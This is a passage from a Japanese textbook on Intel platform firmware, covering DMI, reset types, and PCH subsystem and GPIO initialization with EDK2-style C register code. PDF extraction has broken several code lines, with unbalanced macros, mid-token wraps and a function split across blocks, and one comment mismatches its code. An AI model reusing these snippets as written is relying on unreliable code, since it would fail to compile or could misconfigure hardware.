
# DMI (Direct Media Interface)

## DMI の役割

DMI は、CPU と PCH 間の高速インターフェクトです。PCIe ベースのプロトコルを使用します。

世代	帯域幅	レーン数	実効速度
DMI 2.0	2 GB/s	x4	PCIe 2.0 相当
DMI 3.0	3.93 GB/s	x4	PCIe 3.0 相当
DMI 4.0	7.87 GB/s	x8	PCIe 4.0 相当


## DMI の初期化



## クロック生成とリセット制御

### クロックジェネレータ

システムクロックは、外部クロックジェネレータ IC で生成されます。



## リセット信号

リセット種類	説明	影響範囲
<b>Power-on Reset</b>	電源投入時のリセット	システム全体
<b>Warm Reset</b>	ソフトウェアリセット	CPU、PCH（メモリは保持）
<b>Cold Reset</b>	ハードウェアリセット	システム全体
<b>CPU-only Reset</b>	CPU のみリセット	CPU のみ

# まとめ

## この章で学んだこと

### ✓ マイクロコード更新

- CPU のバグ修正・機能追加
- MSR 0x79 経由で更新
- CPUID で CPU 識別

### ✓ キャッシュ初期化

- CR0 レジスタでキャッシュ有効化
- MTRR でメモリ領域ごとのキャッシュポリシー設定
- UC, WC, WB などのキャッシュタイプ

### ✓ BSP と AP

- BSP がシステム初期化を実行
- AP は INIT-SIPI-SIPI で起動
- マルチコア環境の基礎

### ✓ チップセット初期化

- PCH がシステムデバイスを統合
- GPIO、クロック、電源管理を制御

### ✓ DMI

- CPU-PCH 間の高速リンク
- PCIe ベースのプロトコル

### ✓ クロックとリセット

- クロックジェネレータがシステムクロック生成
- 複数のリセット種類

## 次章の予告

次章では、**PCH/SoC の役割と初期化**について詳しく学びます。PCH の各サブシステム（SATA、USB、LPC、SMBus）の初期化、GPIO の詳細、そして SoC アーキテクチャとの違いを見ていきます。

---

### 参考資料

- Intel® 64 and IA-32 Architectures Software Developer's Manual
- Intel® Platform Controller Hub (PCH) Datasheet
- Intel® Firmware Support Package (FSP) Documentation

# PCH/SoC の役割と初期化

## 🎯 この章で学ぶこと

- PCH (Platform Controller Hub) の役割とアーキテクチャ
- PCH サブシステム (SATA、USB、LPC、SMBus など) の初期化
- GPIO の詳細な設定方法
- 従来の PCH と最新 SoC の違い
- プラットフォーム固有の初期化シーケンス


## 📚 前提知識

- [Part III: CPU とチップセット初期化](#)
  - DMI (Direct Media Interface) の基礎
  - PCIe の基本概念
- 

## PCH とは何か

**PCH (Platform Controller Hub)** は、Intel プラットフォームにおける I/O コントローラの中核です。かつてのノースブリッジとサウスブリッジの機能を統合し、CPU と周辺デバイスの橋渡しを担います。

## PCH の歴史的変遷



変遷のポイント：

- ~2000年代前半: ノースブリッジ + サウスブリッジ構成
- ~2010年代: メモリコントローラを CPU に統合、ノースブリッジ消滅
- 現在: PCH が单一チップで I/O を統合


## PCH の主要機能

サブシステム	役割	接続デバイス例
SATA コントローラ	ストレージデバイス管理	HDD, SSD
USB コントローラ	USB デバイス管理	キーボード, マウス, USB メモリ
LPC/eSPI	レガシーデバイス接続	SuperI/O, TPM, BIOS Flash
SMBus	低速デバイス通信	温度センサ, SPD EEPROM
High Definition Audio	オーディオ処理	スピーカー, マイク
PCIe ルートポート	拡張デバイス接続	NIC, 追加ストレージ
SPI コントローラ	Flash ROM アクセス	BIOS/UEFI ファームウェア
GPIO	汎用 I/O 制御	電源制御, LED, ボタン

## PCH の初期化フロー

PCH の初期化は、CPU 初期化の後、デバイス列挙の前に行われます。

## 初期化シーケンス



### ステップ1: ストラップ設定の読み込み

**ストラップ (Strap)** は、PCH の動作モードを決定するハードウェア設定です。SPI Flash の特定領域に格納されています。

```

/**
 PCH ストラップを読み込む

 @retval Strap データ
 */
UINT32
ReadPchStrap (
    VOID
)
{
    UINT32 StrapData;

    // SPI Flash の Descriptor Region からストラップを読み込み
    // アドレスは PCH 世代により異なる (例: 0x0F00)
    StrapData = MmioRead32 (PCH_SPI_BASE_ADDRESS + 0x0F00);

    // ME (Management Engine) の有効/無効
    BOOLEAN MeEnabled = (StrapData & BIT0) != 0;

    // PCIe ポート設定
    UINT8 PciePortConfig = (StrapData >> 4) & 0x7;

    return StrapData;
}

```

### 主要なストラップ項目：

- ME (Management Engine) の有効/無効
- PCIe レーン構成 (x4/x2/x1)
- SATA/PCle モード選択
- Boot BIOS Strap (SPI/LPC)

## ステップ2: クロック初期化

PCH 内部の各サブシステムに適切なクロックを供給します。

```

/**
    PCH クロック設定
*/
VOID
ConfigurePchClocks (
    VOID
)
{
    UINT32 ClockConfig;

    // RCRB (Root Complex Register Block) ベースアドレス
    UINTN RcrbBase = PCH_RCRB_BASE;

    // クロックゲーティング設定
    ClockConfig = MmioRead32 (RcrbBase + R_PCH_RCRB(CG);

    // 使用するデバイスのクロックを有効化
    ClockConfig |= B_PCH_RCRB(CG_SATA); // SATA クロック ON
    ClockConfig |= B_PCH_RCRB(CG_USB); // USB クロック ON
    ClockConfig &= ~B_PCH_RCRB(CG_AZALIA); // Audio クロック OFF (未使用)

    MmioWrite32 (RcrbBase + R_PCH_RCRB(CG, ClockConfig);

    // クロック安定化待機
    MicroSecondDelay (10);
}

```

### ステップ3: 電源管理設定

PCH の電源管理は ACPI 仕様に準拠しています。

```

/**
 * PCH 電源管理初期化
 */
VOID
InitPchPowerManagement (
    VOID
)
{
    UINTN PmcBase = PCH_PMC_BASE_ADDRESS;

    // GEN_PMCON_A レジスタ設定
    UINT32 GenPmConA = MmioRead32 (PmcBase + R_PCH_PMC_GEN_PMCON_A);

    // RTC 電源喪失時の動作設定
    GenPmConA |= B_PCH_PMC_GEN_PMCON_A_RTC_PWR_STS;

    // AC 電源喪失後の挙動（例：自動起動）
    GenPmConA &= ~B_PCH_PMC_GEN_PMCON_A_AFTERG3_EN; // G3 後は OFF のま
    ま

    MmioWrite32 (PmcBase + R_PCH_PMC_GEN_PMCON_A, GenPmConA);

    // C-State 設定
    MmioWrite32 (PmcBase + R_PCH_PMC_S3_PWRGATE, 0x00);
    MmioWrite32 (PmcBase + R_PCH_PMC_S4_PWRGATE, 0x00);
}

```

---

## サブシステムの初期化

### SATA コントローラ

SATA は **AHCI (Advanced Host Controller Interface)** モードまたは **RAID** モードで動作します。

```

/**
    SATA 初期化
*/
EFI_STATUS
InitSataController (
    VOID
)
{
    UINTN SataBase = PCI_LIB_ADDRESS (0, 17, 0, 0); // Bus 0, Device
17, Function 0

    // SATA モード設定 (AHCI)
    UINT16 SataMode = PciRead16 (SataBase + R_SATA_MAP);
    SataMode &= ~B_SATA_MAP_SMS_MASK;
    SataMode |= V_SATA_MAP_SMS_AHCI; // AHCI モード
    PciWrite16 (SataBase + R_SATA_MAP, SataMode);

    // ポート有効化
    UINT8 PortsEnabled = BIT0 | BIT1; // Port 0, 1 を有効化
    PciWrite8 (SataBase + R_SATA_PCS, PortsEnabled);

    // AHCI BAR 設定
    PciWrite32 (SataBase + R_SATA_AHCI_BAR, SATA_AHCI_BASE_ADDRESS);

    // Bus Master 有効化
    UINT16 Command = PciRead16 (SataBase + PCI_COMMAND_OFFSET);
    Command |= EFI_PCI_COMMAND_MEMORY_SPACE |
    EFI_PCI_COMMAND_BUS_MASTER;
    PciWrite16 (SataBase + PCI_COMMAND_OFFSET, Command);

    return EFI_SUCCESS;
}

```

### SATA モードの比較：

モード	説明	用途
<b>IDE</b>	レガシー互換モード	古い OS 向け (非推奨)
<b>AHCI</b>	標準的な SATA モード	一般的な用途、NCQ サポート
<b>RAID</b>	ハードウェア RAID	RAID 0/1/5/10 構成

## USB コントローラ

PCH の USB コントローラは **xHCI (USB 3.x)** と **EHCI (USB 2.0、レガシー)** があります。

```
/***
    USB (xHCI) 初期化
*/
EFI_STATUS
InitUsbController (
    VOID
)
{
    UINTN XhciBase = PCI_LIB_ADDRESS (0, 20, 0, 0); // Bus 0, Device
20, Function 0

    // xHCI BAR 設定
    PciWrite32 (XhciBase + R_XHCI_MEM_BASE, USB_XHCI_BASE_ADDRESS);

    // USB ポート有効化
    UINT32 PortConfig = PciRead32 (XhciBase + R_XHCI_USB2PR);
    PortConfig |= 0x0000000F; // Port 0-3 を有効化
    PciWrite32 (XhciBase + R_XHCI_USB2PR, PortConfig);


    // USB3 ポート有効化
    PortConfig = PciRead32 (XhciBase + R_XHCI_USB3PR);
    PortConfig |= 0x00000003; // Port 0-1 を有効化
    PciWrite32 (XhciBase + R_XHCI_USB3PR, PortConfig);

    // Bus Master 有効化
    UINT16 Command = PciRead16 (XhciBase + PCI_COMMAND_OFFSET);
    Command |= EFI_PCI_COMMAND_MEMORY_SPACE |
    EFI_PCI_COMMAND_BUS_MASTER;
    PciWrite16 (XhciBase + PCI_COMMAND_OFFSET, Command);

    return EFI_SUCCESS;
}
```

## LPC/eSPI インターフェース

**LPC (Low Pin Count)** または **eSPI (Enhanced SPI)** は、レガシーデバイスとの通信に使用されます。



```

/**
    LPC 初期化
 */
VOID
InitLpcController (
    VOID
)
{
    UINTN LpcBase = PCI_LIB_ADDRESS (0, 31, 0, 0); // Bus 0, Device
31, Function 0

    // I/O デコード範囲設定
    UINT16 LpcIoDecodeRanges =
        B_LPC_IOD_COMA_2F8 | // COM1: 2F8h
        B_LPC_IOD_KBC_60_64 | // キーボード: 60h/64h
        B_LPC_IOD_FDD_3F0;    // FDD: 3F0h

    PciWrite16 (LpcBase + R_LPC_IOD, LpcIoDecodeRanges);

    // Generic I/O Range 設定 (例: TPM 用)
    PciWrite32 (LpcBase + R_LPC_GEN1_DEC, 0x000C0681); // TPM at
0x680-0x68F

    // BIOS デコード有効化
    UINT8 BiosControl = PciRead8 (LpcBase + R_LPC_BC);
    BiosControl |= B_LPC_BC_LE; // BIOS Lock Enable
    PciWrite8 (LpcBase + R_LPC_BC, BiosControl);
}

```

### LPC vs eSPI :

項目	LPC	eSPI
信号線 数	7本 (LAD[3:0], LFRAME#, LCLK, LRESET#)	4本 (CS#, CLK, DIO[1:0])
最大速 度	33MHz	66MHz
電圧	3.3V	1.8V / 3.3V
用途	レガシー	最新プラットフォーム

## SMBus コントローラ

**SMBus (System Management Bus)** は、低速デバイスとの通信に使用されます。

```

/***
  SMBus 経由で SPD を読み込む例

  @param[in]  SmbusAddress デバイスアドレス (例: 0x50)
  @param[in]  Offset        読み込みオフセット
  @param[out] Data         読み込んだデータ

  @retval EFI_SUCCESS 成功
*/
EFI_STATUS
SmbusReadByte (
  IN  UINT8  SmbusAddress,
  IN  UINT8  Offset,
  OUT UINT8 *Data
)
{
  UINTN SmbusBase = PCH_SMBUS_BASE_ADDRESS;

  // アドレス設定
  IoWrite8 (SmbusBase + R_SMBUS_HSTS, 0xFF); // ステータスクリア
  IoWrite8 (SmbusBase + R_SMBUS_TSA, (SmbusAddress << 1) | 0x01); // Read
  IoWrite8 (SmbusBase + R_SMBUS_HCMD, Offset);

  // コマンド実行
  IoWrite8 (SmbusBase + R_SMBUS_HCTL, V_SMBUS_HCTL_CMD_BYTE_DATA);

  // 完了待機
  UINT32 Timeout = 1000;
  while (Timeout--) {
    UINT8 Status = IoRead8 (SmbusBase + R_SMBUS_HSTS);
    if (Status & B_SMBUS_HSTS_INTR) {
      *Data = IoRead8 (SmbusBase + R_SMBUS_HD0);
      IoWrite8 (SmbusBase + R_SMBUS_HSTS, 0xFF);
      return EFI_SUCCESS;
    }
    MicroSecondDelay (10);
  }

  return EFI_TIMEOUT;
}

```


---

# GPIO の詳細設定

**GPIO (General Purpose Input/Output)** は、汎用的なデジタル信号の入出力を制御します。

## GPIO の構造

PCH の GPIO は コミュニティ (Community) と グループ (Group) に分類されます。



## GPIO パッドコンフィグレーション

各 GPIO ピンは **DW0 (DWORD 0)** と **DW1 (DWORD 1)** の2つの32ビットレジスタで設定されます。

```

/**
 * GPIO 設定構造体
 */
typedef struct {
    UINT32 PadMode      : 3; // パッドモード (GPIO, Native Function など)
    UINT32 HostSwOwn   : 1; // 所有権 (ACPI/Driver)
    UINT32 Direction    : 1; // 方向 (Input/Output)
    UINT32 OutputState  : 1; // 出力値 (Low/High)
    UINT32 InterruptCfg : 3; // 割り込み設定
    UINT32 ResetConfig  : 2; // リセット時の動作
    UINT32 TermConfig   : 4; // 終端抵抗 (Pull-up/Pull-down)
    UINT32 Reserved     : 17;
} GPIO_CONFIG_DW0;

/**
 * GPIO を出力モードに設定
 *
 * @param[in] GpioPad   GPIO 番号 (例: GPP_A0)
 * @param[in] Level     出力レベル (0 or 1)
 */
VOID
GpioSetOutputValue (
    IN UINT32 GpioPad,
    IN UINT32 Level
)
{
    UINT32 Community = GPIO_GET_COMMUNITY (GpioPad);
    UINT32 Group = GPIO_GET_GROUP (GpioPad);
    UINT32 PadNumber = GPIO_GET_PAD_NUMBER (GpioPad);

    // GPIO ベースアドレス取得
    UINTN GpioBase = GetGpioCommunityBase (Community);
    UINTN PadCfgOffset = (Group * 0x400) + (PadNumber * 0x10);

    // DW0 設定
    UINT32 PadCfgDw0 = MmioRead32 (GpioBase + PadCfgOffset);

    PadCfgDw0 &= ~(0x7 << 0); // パッドモードクリア
    PadCfgDw0 |= (0x0 << 0); // GPIO モード

    PadCfgDw0 |= (1 << 8); // Direction = Output

    if (Level) {
        PadCfgDw0 |= (1 << 9); // Output = High
    }
}

```

```

    } else {
        PadCfgDw0 &= ~(1 << 9);      // Output = Low
    }

    MmioWrite32 (GpioBase + PadCfgOffset, PadCfgDw0);
}

```


## GPIO の典型的な用途

GPIO	用途例
GPP_A0	PCIe CLKREQ#
GPP_B5	SSD 電源制御
GPP_C6	LED 制御
GPP_D9	ボタン入力
GPP_E7	TPM 割り込み

---

# 従来の PCH と最新 SoC の違い

